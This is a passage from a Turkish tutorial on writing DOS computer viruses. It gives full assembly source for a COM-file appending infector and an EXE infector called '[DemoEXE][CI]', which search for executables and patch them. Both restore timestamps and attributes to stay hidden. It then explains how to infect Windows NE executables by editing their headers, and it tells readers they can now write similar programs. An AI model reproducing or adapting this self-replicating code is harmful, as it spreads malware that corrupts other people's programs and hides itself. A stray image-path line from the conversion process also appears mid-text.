Bu kısım anlaması ve yapılması kolay bir kısımdır. Önemlidir, virüsün gizli kalmasını farkedilmemesini sağlar.

En basit haliyle örneği aşağıdadır;

```
mov     ax, 5701h                       ; dosya saat/tarih değiştirme kesmesi
mov     dx, word ptr [bp+f_date]        ; DX = tarih
mov     cx, word ptr [bp+f_time]        ; CX = saat
int     21h

mov     ah, 3eh
int     21h

mov     ax, 4301h                       ; dosya özellikleri kesmesi
lea     dx, [bp+offset DTA + 1Eh] ; dosya ismi hala DTA içerisinde
xor     ch, ch
mov     cl, byte ptr [bp+f_attrib]      ; dosya özellikleri CX içerisine
int     21h
```

Ayrıca bulaşılacak dosya ararken dizin değiştirdikten sonra orjinal dizine dönmeyi unutmamak gerekir.

Sonuç olarak virüslerin COM dosyalara nasıl bulaştığını dosya üzerindeki değişikliklerin neler olduğunu öğrendiniz. Dolayısıyla bundan sonra sizde benzeri programlar yazabilirsiniz.

```
        .Model tiny
        .Code

        Org 100h

Start:
        db      0e9h            ; jmp vstart
        dw      0

vstart:
        call    next
next:
        pop     bp
        sub     bp, offset next     ; delta ofseti burada elde ediliyor

; Orjinal ilk üç byte'ı geri yüklüyoruz
        lea     si, [bp+offset stuff]
        mov     di, 100h

; Stack üzerine 100h adresine yerleştiriyoruz daha sonra RETN için
        push    di
        movsw
        movsb

; Kendi DTA adresimizi ayarlıyoruz
; Eğer ayarlanmaz ise commandline parametreleri silinebilir.
        lea     dx, [bp+offset dta]
        call    set_dta

        mov     ah, 4eh             ; Find first
        lea     dx, [bp+masker]     ; '*.COM' dosya aramak için gerekli
        xor     cx, cx              ; dosya özellik maskesi

tryanother:
        int     21h
        jc      quit                ; hata halinde çık.

; Dosyayı read/write modunda aç
        mov     ax, 3D02h
        lea     dx, [bp+offset dta+30]      ; Dosya ismi DTA içerisine alındı
        int     21h
```

```
        xchg    ax, bx

; İlk üç byte'ı oku
        mov     ah, 3fh
        lea     dx, [bp+stuff]
        mov     cx, 3
        int     21h

; Daha önce bulaşılmış mı?
        mov     ax, word ptr [bp+dta+26]  ; ax = dosya boyu
        mov     cx, word ptr [bp+stuff+1] ; jmp lokasyon
        add     cx, eov - vstart + 3      ; dosya boyuna çevir
        cmp     ax, cx                    ; eğer aynı ise bulaşılmış
        jz      close                     ; bulaşılmış ise dosyayı kapat

; jmp ofset adresini hesapla
        sub     ax, 3                     ; ax = dosya boyu - 3
        mov     word ptr [bp+offset writebuffer], ax

; dosyanın başına git
        xor     al, al
        call    f_ptr

; ilk üç byte'i yaz
        mov     ah, 40h
        mov     cx, 3
        lea     dx, [bp+e9]
        int     21h

; dosyanın sonuna git
        mov     al, 2
        call    f_ptr
        mov     ah, 40h
        mov     cx, eov - vstart
        lea     dx, [bp+vstart]
        int     21h

close:
        mov     ah, 3eh
        int     21h

; diğer bir dosyaya bulaşmak için Find next
        mov     ah, 4fh             ; Find next
        jmp     short tryanother
```

```
; DTA adresi düzenleniyor ve kontrolü ana orjinal programa devret
quit:
        mov     dx, 80h         ; Orijinal DTA adresi
                                ; default olarak PSP:80h
set_dta:
        mov     ah, 1ah         ; DTA'yı set et
        int     21h
        retn

f_ptr:
        mov     ah, 42h
        xor     cx, cx
        cwd
        int     21h
        retn

masker          db      '*.com',0

stuff           db      0cdh, 20h, 0
e9              db      0e9h
eov             equ     $       ; virüsün sonu

writebuffer     dw
dta             db 42 dup (?)
        END     Start
```

EXE Dosya Virüsleri

Kopya Edici

Bildiğiniz üzere DOS işletim sistemi üzerinde çalışabilir ikinci dosya tipi (tabiki prompt üzerinden) EXE dosyalardır. EXE dosyalar COM dosyalardan farklı yapıya sahiptirler. Burada EXE dosya ile ilgili uzun uzun bahsedecek değiliz. Bu dosya formatı ile ilgili daha fazla bilgi DOS işletim sisteminin teknik dökümanlarında bulunabilir. Burada EXE dosya formatı üzerinde virüslerin bulaşma işlemini nasıl gerçekleştirdiklerini anlatabilmek için gerekli yerleri açıklamak ile yetineceğiz.

EXE dosya üzerinde virüsün bir kısmını dosyanın başına yazmak gibi bir problem yoktur. COM dosyalar için gerçekleştirilen bu işlem EXE dosya üzerinde header ile ilgili bir takım hesaplamalar sonucu bazı değerlerin yenilenmesi ile gerçekleştirilir. Bu hesaplamalar yüzünden EXE dosyaya bulaşmak biraz karışık gelebilir. Fakat EXE header'ı üzerinde iyi bir inceleme yaptığınızda bunun nasıl yapıldığını kolaylıkla anlayabilirsiniz.

EXE dosyanın formatı şöyledir;

Ofset	*Uzunluğu*	*Açıklaması*
00h	2 BYTEs	EXE signature, either "MZ" or "ZM" (5A4Dh or 4D5Ah)
*02h	WORD	number of bytes in last 512-byte page of executable
*04h	WORD	total number of 512-byte pages in executable (includes any partial last page)
06h	WORD	number of relocation entries
08h	WORD	header size in paragraphs
0Ah	WORD	minimum paragraphs of memory to allocation in addition to executable's size
0Ch	WORD	maximun paragraphs to allocate in addition to executable's size
*0Eh	WORD	initial SS relative to start of executable
*10h	WORD	initial SP
12h	WORD	checksum (one's complement of sum of all words in executable)
*14h	DWORD	initial CS:IP relative to start of executable
18h	WORD	offset within header of relocation table 40h or greater for new-format (NE,LE,LX,PE,etc.) executable
1Ah	WORD	overlay number (normally 0000h = main program)

** ile işaretlediğimiz kısımlar virüs tarafından değiştirilmesi gereken ofset adresleridir.*

Bunu anlamak için ilk önce EXE dosyanın segmentlere göre yapılandığını anlamalısınız. Bu segmentler herhangi bir yerde başlayıp bitebilirler. Virüsün bulaşabilmek için yaptığı kendi kodunu dosyanın sonuna eklemektir. Bu EXE dosyanın sonuna yazılan yeni kodlar yapılan değişiklikler ile dosyanın kendi segmenti haline getirilir. Bundan sonra yapılması gereken virüsün ilk önce çalışıp kontrolü asıl programa vermesini sağlamaktır. COM dosyada olduğu gibi EXE dosyanın başına yazma işlemine gerek yoktur. Sadece header üzerinde ki gerekli bazı değerleri değiştirmek bunun için yeterlidir. COM dosya virüslerinde anlatmış olduğumuz V1 ve V2 bölümlerini hatırlayın; virüsü yine V1 ve V2 şeklinde düşünürsek, EXE dosya için V1 kısmı bu dosya tipinin özelliğinden dolayı gereksizdir. Çünkü COM dosyalarda program daima 0100h adresinde itibaren çalışmaya başlar. COM dosyaların bu özelliğini değiştiremediğimiz için 0100h adresine virüsün başlangıcı yazılmak zorundadır. Oysa EXE dosyalar için böyle bir zorunluluk yoktur. Dolayısı ile sadece V2 bölümü EXE dosyanın sonuna ilave edilecektir. Bu ilave işleminden sonra header üzerindeki CS:IP değerlerini dosyanın sonuna yazılan virüsün başlangıcını gösterecek şekilde değiştirdiğinizde, virüsün ana programdan önce çalışmasını sağlamış olursunuz. Tabiki bu arada değiştirme işlemini gerçekleştirmeden önce orjinal CS:IP ve SS:SP değerlerini bir yerde saklamalısınız. Çünkü virüs kontrolü ana programa devredeceği zaman bu değerleri kullanmak zorundadır. Şimdi değiştirme işleminin nasıl gerçekleştirildiğini görelim.

Tanımlayıcı word değeri genelde ZM, bazen MZ de olabilir. Ofset 4. adresteki word dosya uzunluğunu *page* biriminden verir. Bir page 512 byte hafıza parçasıdır. Dosya uzunluğu 16752 byte ise bu word içerisinde 32 (20h) değeri bulunur. Ofset 2. adresteki word son sayfanın (page) uzunluğunu tutar. Dosya uzunluğu 512 ile MOD işlemine tabi tutulur. Örneğin dosyanın uzunluğu 16752 byte ise bu word içerisinde 368 (170h) değeri bulunur. Bu uzunluga header dahil değildir. Header uzunluğuda 512'nin katıdır ve bu pek önemli değildir. Ofset 2. adresteki word 4. adresteki word'un değerine eşit ise bu önemsenmez. Çünkü Microsoft Link programının 1.10'dan önceki versiyonları bu hataya sebep olmaktaydılar.

Minimum hafıza gereksinimi (offset 0Ah) virüs tarafından önemsenmeyebilir, buna karşılık maksimum hafıza programa genelde işletim sistemi tarafından verilir. *İnitial stack segment* ve pointerler saklanır. *Initial SS:SP* header'ın sonunda 0000:0000'ın taban (base) adresi ile hesaplanır. Yine benzer şekilde *initial CS:IP* header'ın sonunda 0000:0000'ın taban adresi ile hesaplanır. Örneğin, eğer program başlangıç noktası (entry point) header'dan sonra görünüyorsa CS:IP 0000:0000 olmalıdır. Program çağırıldığında, PSP+10 segment değerine eklenir.

Ofset 0Eh ise *initial stack segmentin* paragraf header'ın sonuna göre izafi değerini (displacement), ofset 10h *initial stack pointer*'ının stack segmentin başlangıcına göre izafi değerini, Ofset 14h adresinden itibaren 2 word (dword) ise *initial CS:IP*'nin header'ın sonuna göre izafi başlangıç değerini içerir. Ofset 14h ve 16h virüsün başlangıcının yazılacağı yerlerdir.

Bir Exe bulaşıcı virüs aşağıdaki adımları izler:

1- Virüsü dosyanın sonuna yaz
2- Initial CS:IP ve SS:SP'yi sakla ve header'ı yeniden düzenle
3- Header'da dosya uzunluğunu değiştir ve yeni uzunluğa göre ayarla
4- Güvenlik için ilave önlemler al, (örnek minimum hafıza ihtiyacını yükseltin)
5- Son olarak yenilenmiş header'ı bulaşılan dosyaya yaz.

EXE dosyalar COM dosyalardan farklı çağırılırlar. PSP DOS üzerinde çalışan bütün programlar için oluşturulur. Fakat sadece COM dosyalarda CS segmentinin değeri ilk başlangıçta PSP'nin segmentine eşit olur. EXE dosyalarda CS ve IP header üzerinde gösterilen başlangıç noktasına (entry point) eşitlenir. DS ve ES segmentleri PSP'nin segmentine eşittir. Bu yüzden kontrolü EXE dosyalarda asıl programa vermeden DS ve ES segmentlerinin değerini geri yüklemek önemlidir.

EXE dosyaya bulaşmadan önce EXE header'da bulunan CS:IP ve SS:SP register'larının orjinal değerlerini saklamalısınız, çünkü daha sonra bu değerlerin eski haline getirilmesi gereklidir. Dosya uzunluğu ofset hesaplamalarında kullanılmak üzere saklanmalıdır. Yeni yazılacak olan CS:IP ve SS:SP'nin nasıl hesaplanacağını örnekte bulacaksınız. Dosya uzunluğunun DX:AX'e saklandığı kabul edilmiştir.

```
        mov     bx, word ptr [bp+ExeHead+8]    ; Header boyu paragraf olarak
                                               ;^---- burada daha önce açtığınız dosyanın handle'ını
                                               ;      kaybetmediğinizden emin olunuz
        mov     cl, 4                          ; 16 ile çarpmak için
        shl     bx, cl
        sub     ax, bx                         ; header uzunluğu dosya
                                               ; uzunluğundan çıkartılıyor
        sbb     dx, 0

; şimdi DX:AX içerisine dosya uzunluğu
; header uzunluğu çıkartılmış olarak bulunuyor
        mov     cx, 10h
        div     cx
```

Bu örnek çok etkili değildir. İlk önce 16'ya bölüp sonra doğrudan AX'ten çıkarmak daha kolaydır. Fakat bu metodun bazı avantajları bulunmaktadır. Bu sayede DX'teki IP değerinin 15'ten ufak olacağından emin olacaksınız. Bu stack pointer ne kadar büyük bir sayi olursa olsun STACK'in başlangıç noktası (ENTRY POINT) ile aynı segment içinde olmasını sağlar.

Şimdi AX*16+DX kodun sonunu verir. Eğer virüs EXE dosyanın bittiği yerden başlıyor ise, AX ve DX sırasıyla birinci CS:IP olarak kullanılabilir. Fakat virüs eğer

başlangıç noktasından (entry point) önce bazı kod ve veriye sahipse, başlangıç değerini (entry point displacement) DX'e ilave edin.

```
mov     word ptr [bp+ExeHead+14h], dx    ; IP Ofset
mov     word ptr [bp+ExeHead+16h], ax    ; CS 'nin değeri
```

SS:SP şimdi hesaplanabilir. Stack segment Kod segmentine eşittir (SS=CS). SP register'ının gercek değeri konu dışıdır. SP yeterince büyüktür, bu yüzden stack kodun üstüne yazmaz. Genel kural olarak SP register'ının virüs uzunluğundan en az 100 byte uzun olmasını sağlayın. Bu oluşabilecek bazı problemler için önlem olur.

```
mov     word ptr [bp+ExeHead+0Eh], ax       ; SS paragraf değeri
mov     word ptr [bp+ExeHead+10h], 0A000h   ; SP başlangıcı
```

DX:AX'ye yazdığınız orjinal dosya uzunluğunu geri yükleyin, gerekli hesap için;
DX:AX / 512 ve DX:AX MOD 512

Örnek kod :

```
push    ax          ; dosya uzunluğunun düşük word'u
                    ; stack üzerine saklanıyor
mov     cl, 9       ; 2^9 = 512
shr     ax, cl      ; / 512
ror     dx, cl      ; / 512
stc
adc     dx, ax
pop     ax          ; dosya uzunluğunun düşük word'u
                    ; stack üzerinden geri alınıyor
and     ah, 1       ; MOD 512

mov     word ptr [bp+ExeHead+4], dx    ; EXE header içerisinde dosya
mov     word ptr [bp+ExeHead+2], ax    ; uzunluğu tamamlanıyor
```

Geriye kalan sadece virüsü sona yazmak ve EXE header'ı düzenlemektir.

```
mov     ah, 3fh
mov     cx, 18h
lea     dx, [bp+ExeHead]
int     21h

call    infectexe

mov     ax, 4200h           ; dosyanın başına yeniden
xor     cx, cx              ; konumlan
```

```
        xor     dx, dx
        int     21h

        mov     ah, 40h             ; EXE header'ı yerine yaz
        mov     cx, 18h
        lea     dx, [bp+ExeHead]
        int     21h

        mov     ax, 4202h           ; dosyanın sonuna git
        xor     cx, cx
        xor     dx, dx
        int     21h

        mov     ah, 40h                     ; Note: burada sadece virüsün
        mov     cx, part2size               ;       ikinci kısmını dosyaya
        lea     dx, [bp+offset part2start]  ;       yazmak kalıyor
        int     21h                         ;       çünkü ilk olarak virüsün
                                            ;       çalışması için EXE header
                                            ;       düzenlendi
```

Kontrolü Asıl Programa Devretmek

EXE dosyada ise stack segment/pointer ve segment/instruction pointer değerlerini yerine koymalısınız. Tabi daha önce bu değerleri saklamış olmalısınız. Bu nokta çok önemlidir. Çünkü virüsünüz isini bitirdikten sonra kontrolü orjinal programa vermelidir.

```
ExeReturn:
        mov     ax, es              ; PSP segment adresini AX'e al
        add     ax, 10h             ; PSP 'yi es gec
        add     word ptr cs:[bp+ExeWhereToJump+2], ax
        cli
        add     ax, word ptr cs:[bp+StackSave+2]   ; stack'i geri yükle
        mov     ss, ax
        mov     sp, word ptr cs:[bp+StackSave]
        sti
        db      0eah                ; JMP FAR PTR için obje kod

ExeWhereToJump:
        dd      0
StackSave:
        dd      0

ExeWhereToJump2     dd      0
StackSave2          dd      0
```

Bulaşma esnasında, ilk CS:IP ve SS:SP değerleri sırasıyla ExeWhereToJump2 ve StackSave2 değişkenlerinde saklanmalıdır. Bu değerler kontrolü EXE dosyaya vermeden önce ExeWhereToJump ve StackSave değerlerine atanmalıdır. Bu geri yükleme işlemi bir dizi MOVSW komutu ile gerçekleştirilir.

Bu anlatmış olduğumuz teknik tabiiki tek bulaşma metodu değildir. Bunun yanında kendiniz birçok yeni teknik kullanabilir ve geliştirebilirsiniz.

Örnek EXE Dosya Virüsü;

```
        .model tiny
        .code

        org 100h
; örnek EXE bulaşıcı
id = 'CI'               ; tanımlayıcı word

startvirus:             ; virüs kodu burada başlıyor
        call    next    ; delta ofset için NEXT'i çağırıyoruz
next:
        pop     bp              ; bp = IP next
        sub     bp,offset next  ; bp = delta ofset

        push    ds
        push    es
        push    cs      ; DS = CS
        pop     ds
        push    cs      ; ES = CS
        pop     es
        lea     si,[bp+jmpsave2]
        lea     di,[bp+jmpsave]
        movsw
        movsw
        movsw
        movsw

        mov     ah,1Ah          ; yeni DTA adresini set et
        lea     dx,[bp+newDTA]; yeni DTA adresi @ DS:DX
        int     21h

        lea     dx,[bp+exe_mask]
        mov     ah,4eh          ; find first kesmesi
        mov     cx,7            ; herhangi bir dosya
```

```
ndfirstnext:
        int     21h
        jc      done_infections  ; dosya bulunamadı

        mov     al,0h            ; okuma modunda aç
        call    open

        mov     ah,3fh           ; dosyayı buffer'a oku
        lea     dx,[bp+buffer]   ; @ DS:DX
        mov     cx,1Ah
        int     21h

        mov     ah,3eh           ; dosyayı kapat
        int     21h

checkEXE:
        cmp     word ptr [bp+buffer+10h],id   ; daha önce bulaşılmış mı?
        jnz     infect_exe

find_next:
        mov     ah,4fh           ; find next kesmesi
        jmp     short findfirstnext

done_infections:
        mov     ah,1ah           ; orjinal DTA 'yi set et
        mov     dx,80h
        pop     es
        pop     ds               ; DS->PSP
        int     21h
        mov     ax,es            ; AX = PSP segment adresi
        add     ax,10h
        add     word ptr cs:[si+jmpsave+2],ax
        add     ax,word ptr cs:[si+stacksave+2]
        cli                      ; stack işlemleri için interrupt'ları durdur
        mov  sp,word ptr cs:[si+stacksave]
        mov  ss,ax
        sti
        db   0eah        ; JMP SSSS:OOOO için obje kod

jmpsave         dd      ?               ; orjinal CS:IP
stacksave       dd      ?               ; orjinal SS:SP
jmpsave2        dd      0fff00000h
stacksave2      dd      ?
```

```
creator         db      '[BS]',0,'BS',0
virusname       db      '[DemoEXE][CI]',0

infect_exe:
        les     ax, dword ptr [bp+buffer+14h]
        mov     word ptr [bp+jmpsave2], ax
        mov     word ptr [bp+jmpsave2+2], es

        les     ax, dword ptr [bp+buffer+0Eh]     ; eski stack değerini sakla
        mov     word ptr [bp+stacksave2], es
        mov     word ptr [bp+stacksave2+2], ax

        mov     ax, word ptr [bp+buffer + 8]      ; header uzunluğunu al
        mov     cl, 4       ; byte cinsine çevir
        shl     ax, cl
        xchg    ax, bx

        les     ax, [bp+offset newDTA+26]         ; dosya uzunluğunu al
        mov     dx, es    ; DX:AX içerisine
        push    ax
        push    dx

        sub     ax, bx    ; header uzunluğunu dosya
        sbb     dx, 0     ; dosya uzunluğundan çıkart

        mov     cx, 10h   ; segment:offset sekline çevir
        div     cx

        mov     word ptr [bp+buffer+14h], dx      ; yeni başlangıç noktası
        mov     word ptr [bp+buffer+16h], ax

        mov     word ptr [bp+buffer+0Eh], ax      ; yeni stack değeri
        mov     word ptr [bp+buffer+10h], id

        pop     dx        ; dosya uzunluğunu geri al
        pop     ax

        add     ax, heap-startvirus               ; virüs uzunluğunu ekle
        adc     dx, 0

        mov     cl, 9     ; 2^9 = 512
        push    ax
        shr     ax, cl
```

```
        ror     dx, cl
        stc
        adc     dx, ax    ; dosya uzunluğu paragraf cinsinden
        pop     ax
        and     ah, 1     ; mod 512

        mov     word ptr [bp+buffer+4], dx        ; yeni dosya uzunluğu
        mov     word ptr [bp+buffer+2], ax

        push    cs        ; CS 'nin değerini sakla
        pop     es        ; ES üzerine geri al

        mov     cx, 1ah

finishinfection:
        push    cx                ; CX 'in değerini sakla
        xor     cx,cx             ; özellikleri temizle
        call    attributes        ; dosya özelliklerini set et

        mov     al,2
        call    open

        mov     ah,40h            ; dosyaya yaz
        lea     dx,[bp+buffer]    ; verileri buffer içerisinden al
        pop     cx                ; yazılacak veri uzunluğu
        int     21h

        mov     ax,4202h          ; dosya göstergecini taşıma kesmesi
        xor     cx,cx             ; dosyanın sonuna
        cwd                       ; xor dx,dx
        int     21h

        mov     ah,40h
        lea     dx,[bp+startvirus]
        mov     cx,heap-startvirus          ; dosyaya yazılacak veri uzunluğu
        int     21h                         ; dosyaya yaz

        mov     ax,5701h                    ; dosyanın saat/tarih özelliklerini değiştir

        mov     cx,word ptr [bp+newDTA+16h]     ; saat
        mov     dx,word ptr [bp+newDTA+18h]     ; tarih
        int     21h

        mov     ah,3eh            ; dosyayı kapat
```

```
        int     21h

        mov     ch,0
        mov     cl,byte ptr [bp+newDTA+15h]     ; orjinal dosya özelliklerini
        call    attributes              ; geri yükle

mo_infections:
        jmp     find_next

open:
        mov     ah,3dh
        lea     dx,[bp+newDTA+30]       ; dosya ismi newDTA içerisinden al
        int     21h
        xchg    ax,bx
        ret

attributes:
        mov     ax,4301h
        lea     dx,[bp+newDTA+30]
        int     21h
        ret

exe_mask        db '*.exe',0
heap:
newDTA          db 42 dup (?)       ; geçici DTA
buffer          db 1ah dup (?)      ; okunacak header için
endheap:                            ; virüsün sonu
        END     startvirus
```

Windows EXE (New EXE) Dosya Virüsleri

Kopya Edici


Hepimizin bildiği gibi PC dünyasında artık Windows var. Bilgisayar kullanan hemen hemen herkes Windows kullanmakta veya şu yada bu şekilde karşılaşmaktadır. Getirmiş olduğu artılarla ve eksilerle gelecekteki işletim sistemlerinin (en azından PC dünyasında, tabi MICROSOFT desteği ile) standartlarını oluşturma yolundadır

Windows'un PC dünyasında bu derece yaygın hale gelmesi, onun da virüslerden nasibini almasını sağlamıştır. Bu konu başlığı altında, başlıktan da anlaşılacağı gibi Windows için derlenmiş programlara (NEW EXE = NE) virüslerin nasıl bulaştığı anlatılacaktır. Daha önceleri yazılmış ve halen tecrübeli olmayan virüs yazarı programcılar tarafından yazılan bir çok virüs NE programlarını normal DOS EXE dosyaları zannederek bulaşmaktadır. Bu işlemin sonucu NE'nin yapısı normal EXE dosyalardan farklı olduğu için bulaşılan programlar çalışamaz hale gelmektedir. Bildiğiniz gibi normal EXE dosyalar, virüsler tarafından soyisimleri veya MZ/ZM imzalarıyla tanınmaktadır. Bu kriterler her iki dosya tipi için aynıdır. Dolayısı ile sonuç malumdur.

New EXE dosyalarına nasıl bulaşılacağını anlamak için ilk önce DOS EXE dosyalarına bulaşmanın nasıl gerçekleştiğini anlamış olmalısınız. (Bakınız EXE DOSYA VİRÜSLERİ)

Kısa bir girişten sonra NE'ye bulaşmanın nasıl gerçekleştirileceğini; NE'nin yapısını ve bulaşıldıktan sonraki halini şema halinde veriyoruz.

Bulaşılmadan önce (normal)



Bulaşıldıktan sonra

Yukarıda gördüğünüz gibi NE dosyaları kendi içlerinde aynı zamanda normal EXE header'ını ve belli miktarda DOS kodunu bulundurmaktadır. Bu windows çalışmadığı anda dahi NE'nin DOS tarafından çalıştırılmasını ve programın windows ortamı olmadan çalışmamasını sağlamaktadır.

New EXE Testi

Windows EXE her zaman DOS EXE header kodu ile başlamaktadır. Bununla birlikte NE'nin kendisine ait bir header alanı bulunmaktadır. Header üzerinde ofset 18h adresindeki word içerisinde 40h veya daha yukarısı, ofset 1025/1026'ıncı byte'larda da (decimal) "NE" karakterleri bulunmaktadır. Bu iki word test edilerek NE tanınabilir.

Dos Header Alanının Düzenlenmesi

DOS EXE header'ı düzenlemeden önce ofset 10h içerisinde bulunan DOS SP değeri 8 azaltılmalıdır. Çünkü bu adres DOS kod segmentinin sonunu göstermektedir. Dolayısıyla DOS SP değeri aynı zamanda NE header'ının başlangıcını gösterir. Asıl NE header pointeri ofset 3Ch adresidir. Bu yüzden buradaki değer de 8 azaltılmalıdır.

New EXE Header Alanının Düzenlenmesi

Segment tablosunun pointerı ofset 22h adresinde word uzunluğunda bir değerdir. Eğer 4h, 24h, 26h, 28h ve 2Ah ofset adreslerindeki değerler 22h içerisindeki değerden büyükse bunların hepsi 8 azaltılmalıdır. Çünkü bu alan virüs segment başlangıcı ilave etmek için kullanılacaktır.

Segment sayacı ofset 1Ch adresindedir ve bir word uzunluğundadır. Bu adresteki değer yeni bir segment ilave edildigi için 1 arttırılmalıdır.

Ofset 14h adresinden itibaren iki word bilgi program başlangıç noktası (CS:IP) değerleridir CS:IP ikilisinden CS segment tablosunda ilk segment numarasını göstermektedir. Bu değer saklanmalı ve CS:IP virüs segmentine ayarlanmalıdır. Böylece toplam segment değeri ile virüs segmenti en sona yazıldığı için ilk segment değeri birbirine eşit olmaktadır.

Virüs Segment Başlangıcı

Virüs segmentinin başlangıcı aşağıdaki gibidir. (NE segment tablosu kayıt yapısı)

Ofset	*Uzunluğu*	*Açıklaması*
00h	Word	offset in file (shift left by alignment shift for byte offset)
02h	Word	length of image in file (0000h = 64K)
04h	Word	segment attributes (see below)
06h	Word	number of bytes to allocate for segment (0000h = 64K)

Segment yapısının içindeki ofset 2. ve 6. adreste bulunan word değerleri virüsün uzunluğu ile ilgilidir. Ofset 4 adresinde ise her zaman 180h değeri olmalıdır. Bu segmentin çalışabilen kısmının yeniden konumlandırılabilir olmasını sağlar.

Virüsün Eklenmesi
Bu kısım oldukça basittir. DOS EXE programlarında olduğu gibi dosyanın en sonuna kaydedilir.

Konumlandırılma Başlangıcının Yazılması
Bütün virüslerde olduğu gibi virüs işlemlerini bitirdikten sonra kontrolü asıl programa devretmelidir.

Yeniden Konumlandırılma Başlangıcının yapısı

Ofset	*Uzunluğu*	*Açıklaması*
00	WORD	Number of relocation entries

Ofset	*Uzunluğu*	*Açıklaması*
00	BYTE	relocation type
01	BYTE	relocation flags
02	WORD	offset within segment
04	WORD	target address segment
06	WORD	target address offset

İlk word'ün değeri daima 1 olmalıdır. Çünkü sadece 1 adet yeniden konumlandırma başlangıcı olabilir. Sonraki ilk byte 3 değerini alır. Bu yeniden konumlanmanın tipini gösterir (3 = 32 bit JUMP FAR). Tablodaki 2. byte ise 4 değerini alır. Bir sonraki word (ofset 2) JUMP FAR komutundan sonra DWORD uzunluğundaki adres değerini gösterir. Ofset 4 adresindeki word orjinal programın CS değerini, 6'daki word ise IP değerini göstermektedir.

Bu bilgileri verdikten sonra bu metodla Windows EXE dosyalarına bulaşma mantığını öğrendiniz. Tabi bunun dışında bulaşma metodları da geliştirilecektir. Kısa bir süre sonra farklı Windows birimlerine bulaşan virüsler ortaya çıkacaktır. Örneğin Windows üzerinde IDT (Interrupt Descriptor Table) gibi tabloları kullanan teknikler geliştirilecektir. Burada sadece virüslerin Windows EXE dosyalarına nasıl bulaşabileceğini anlatmaya çalıştık.

Konunun daha iyi anlaşılması açısından aşağıda Windows EXE dosyasının yapısı veriyoruz;

NE çalıştırılmaya başlandığında register'ların değerleri aşağıdaki gibi olur.

AX = Environment segment
BX = offset of command tail in environment segment
CX = Otomatik data segmentin uzunluğu (0000h = 64K)
ES,BP = 0000h (Wrong! ES=PSP)
DS = Otomatik data segment
SS:SP = Stack

DOS EXE header yapısı

Ofset	*Uzunluğu*	*Açıklaması*
00h	2 BYTEs	EXE signature, either "MZ" or "ZM" (5A4Dh or 4D5Ah)
02h	WORD	number of bytes in last 512-byte page of executable
04h	WORD	total number of 512-byte pages in executable (includes any partial last page)
06h	WORD	number of relocation entries
08h	WORD	header size in paragraphs
0Ah	WORD	minimum paragraphs of memory to allocation in addition to executable's size
0Ch	WORD	maximum paragraphs to allocate in addition to executable's size
0Eh	WORD	initial SS relative to start of executable
